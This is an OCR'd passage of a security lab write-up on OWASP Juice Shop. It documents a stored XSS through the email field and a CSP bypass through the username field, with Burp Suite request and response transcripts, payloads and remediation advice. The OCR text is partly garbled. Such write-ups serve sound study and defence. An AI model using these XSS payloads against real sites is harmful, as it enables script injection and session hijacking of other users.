
4. In Repeater, modify the JSON body to inject the payload into the email field. Replace the original email with: test<iframe src=\"javascript:alert('xss')\">@example.com (or similar structure depending on email validation rules).


5. Forward the modified request. A success response should be received if server-side validation is weak.

6. The payload is now stored. Triggering it depends on where the application displays the raw email field (e.g., user profile page, admin user list). Navigate there to check for alert execution.

- **Proof of Concept (PoC):**
    - **Payload Used:** <iframe src=\"javascript:alert('xss')\"> (injected into the email field value in the request body)
    - **API Request:** Modified POST /api/Users/ request via Repeater.
    - **Screenshot(s)**




Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on Forward Drop
Request to http://localhost:3000 [127.0.0.1]
Open browser
Time Type Direction Method URL Status code Length
10:32:466... HTTP → Request POST http://localhost:3000/api/Users/
10:32:596... WS ← To client http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=6B2yOpsyyMD1-A4gAABW 1
10:33:056... HTTP → Request GET http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PLgbZsy
10:33:286... HTTP → Request GET http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PLgbfEl
10:33:516... HTTP → Request GET http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PLgbksR
10:34:166... HTTP → Request GET http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PLgbqz6
10:34:416... HTTP → Request GET http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PLgbx3n
Request
Pretty Raw Hex
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy9cGxvYWRzL2RlZmF1bHRBZG1pbi5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDMtMDYgMDY6MjM6NDYuNTEwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDMtMDYgMDY6MjM6NDYuNTEwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc0MTI0NTM3Mn0.zbQTjBzAfLMb684vpKhBlFJc6BRRoESHKe_3WrSnNYBzAMsgbltcmq5ePfkUy_dwQlYNWelR9EjudpcK-gS2v02STTRlI2SPC4RdkAJ0EsgQ4vfwe1QX9--sPSRhiytcwgj7GLOrnaIn-wAxLcgF91wZuFymfMjSAr4Aij2hy1E; cookieconsent_status=dismiss
Connection: keep-alive
{
"email":"testlll@yahoo.com",
"password":"asdasd",
"passwordRepeat":"asdasd",
"securityQuestion":{
"id":6,
"question":"Paternal grandmother's first name?",
"createdAt":"2025-03-06T06:29:46.045Z",
"updatedAt":"2025-03-06T06:29:46.045Z"
},
"securityAnswer":"asd"
}
Inspector
Request attributes 2
Request query parameters 0
Request cookies 4
Request headers 18
Search 0 highlights
Event log All issues
Memory: 118.3MB
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 ×
Send Cancel
Target: http://localhost:3000
Request
Pretty Raw Hex
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy9cGxvYWRzL2RlZmF1bHRBZG1pbi5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDMtMDYgMDY6MjM6NDYuNTEwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDMtMDYgMDY6MjM6NDYuNTEwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc0MTI0NTM3Mn0.zbQTjBzAfLMb684vpKhBlFJc6BRRoESHKe_3WrSnNYBzAMsgbltcmq5ePfkUy_dwQlYNWelR9EjudpcK-gS2v02STTRlI2SPC4RdkAJ0EsgQ4vfwe1QX9--sPSRhiytcwgj7GLOrnaIn-wAxLcgF91wZuFymfMjSAr4Aij2hy1E; cookieconsent_status=dismiss
Connection: keep-alive
{
"email":"<iframe src=\"javascript:alert(`xss`)\">",
"password":"asdasd",
"passwordRepeat":"asdasd",
"securityQuestion":{
"id":6,
"question":"Paternal grandmother's first name?",
"createdAt":"2025-03-06T06:29:46.045Z",
"updatedAt":"2025-03-06T06:29:46.045Z"
},
"securityAnswer":"asd"
}
Response
Inspector
Request attributes
Request query parameters
Request cookies
Request headers
Project Intruder Repeater View Help
Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions
Send Cancel
quest
Pretty Raw Hex
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGplaWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy9cGxvYWRzL2RlZmF1bHRBZG1pbi5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDMtMDYgMDY6MjM6NDYuNTEwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDMtMDYgMDY6MjM6NDYuNTEwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTc0MTI0NTM3Mn0.zbQTjBzAfLMb684vpKhBlFJc6BRRoESHKe_3WrSnNYBzAMsgbltcmq5ePfkUy_dwQlYNWelR9EjudpcK-gS2v02STTRlI2SPC4RdkAJ0EsgQ4vfwe1QX9--sPSRhiytcwgj7GLOrnaIn-wAxLcgF91wZuFymfMjSAr4Aij2hy1E; cookieconsent_status=dismiss
Connection: keep-alive
{
"email":"<iframe src=\"javascript:alert(`xss`)\">",
"password":"asdasd",
"passwordRepeat":"asdasd",
"securityQuestion":{
"id":6,
"question":"Paternal grandmother's first name?",
"createdAt":"2025-03-06T06:29:46.045Z",
"updatedAt":"2025-03-06T06:29:46.045Z"
},
"securityAnswer":"asd"
}
Response
Pretty Raw Hex Render
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Users/22
Content-Type: application/json; charset=utf-8
Content-Length: 331
ETag: W/"14b-gA/9tCVcfVcmrsFg7LW3Q96eaNE"
Vary: Accept-Encoding
Date: Thu, 06 Mar 2025 08:41:01 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
"status":"success",
"data":{
"username":"",
"role":"customer",
"deluxeToken":"",
"lastLoginIp":"0.0.0.0",
"profileImage":
"/assets/public/images/uploads/default.svg",
"isActive":true,
"id":22,
"email":"<iframe src=\"javascript:alert(`xss`)\">",
"updatedAt":"2025-03-06T08:41:00.868Z",
"createdAt":"2025-03-06T08:41:00.868Z",
"deletedAt":null
}
}



- **impact**
    - Stored XSS targeting us++++++ers who view the compromised profile data (potentially administrators or the user themselves). Can lead to account takeover (if executed in user's context) or admin session hijacking.
- **Root Cause (Conceptual):**
    - Over-reliance on client-side validation/sanitization, which can be easily bypassed.
    - Insufficient server-side validation and/or output encoding for user profile data fields like 'email'.
- **Remediation / How to Fix:**
    - Implement robust **server-side** validation and sanitization for all user inputs, especially sensitive fields like email. Do not trust client-side controls alone.
    - Use appropriate output encoding when displaying user profile data.
    - Client-side sanitization libraries (like DOMPurify) can provide an initial layer of defense but should not be the only control.
- **Relevant OWASP Resource:** OWASP Cross Site Scripting Prevention Cheat Sheet, OWASP Input Validation Cheat Sheet
- **Tools Used:**
    - Burp Suite (Proxy, Repeater)

Vulnerability: Content Security Policy (CSP) Bypass (Username Field Injection)

- **Juice Shop Challenge:** CSP Bypass Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ⭐ ⭐ ☆☆
- **Location/URL:**
    - Profile Page or User Profile Update
- **Parameter/Input Field:** Username input field
- **Description:**
    - The application attempts to use Content Security Policy (CSP) to prevent XSS, but it can be bypassed. This might involve using malformed HTML tags or exploiting weaknesses in the CSP rules themselves (like allowing unsafe-inline or overly broad sources) to execute script injected via the username field.
- **Steps to Reproduce (STR):**

1. Navigate to the user profile page or wherever the username can be updated.

2. Attempt to inject a standard XSS payload like <script>alert('xss')</script> into the username field. Observe if it is blocked or filtered.

3. Try a modified payload designed to bypass simple filters or exploit parser differences, such as <<a|ascript>alert('xss')</script>. Update the username.


4. Observe that the script might be present in the page source but blocked by CSP.


5. *Challenge-specific step:* Inspect the CSP header (Network tab or Burp). The example suggests modifying a linked resource's CSP (https://a.png; script-src 'unsafe-inline' ...) which is highly unusual and likely specific to the challenge setup, possibly implying control over an external resource or a misconfiguration allowing meta tag injection. *A more typical bypass involves finding existing CSP weaknesses.*


6. If the bypass is successful (either through payload crafting or exploiting CSP rules), observe the JavaScript alert when viewing the profile page.


- **Proof of Concept (PoC):**
    - **Payload Used:** <<a|ascript>alert('xss')</script> (example bypass payload)
    - **Analysis:** Exploiting specific CSP weaknesses like allowed unsafe-inline, unsafe-eval, or trusted domains that can host malicious scripts.


- **Screenshot(s):**

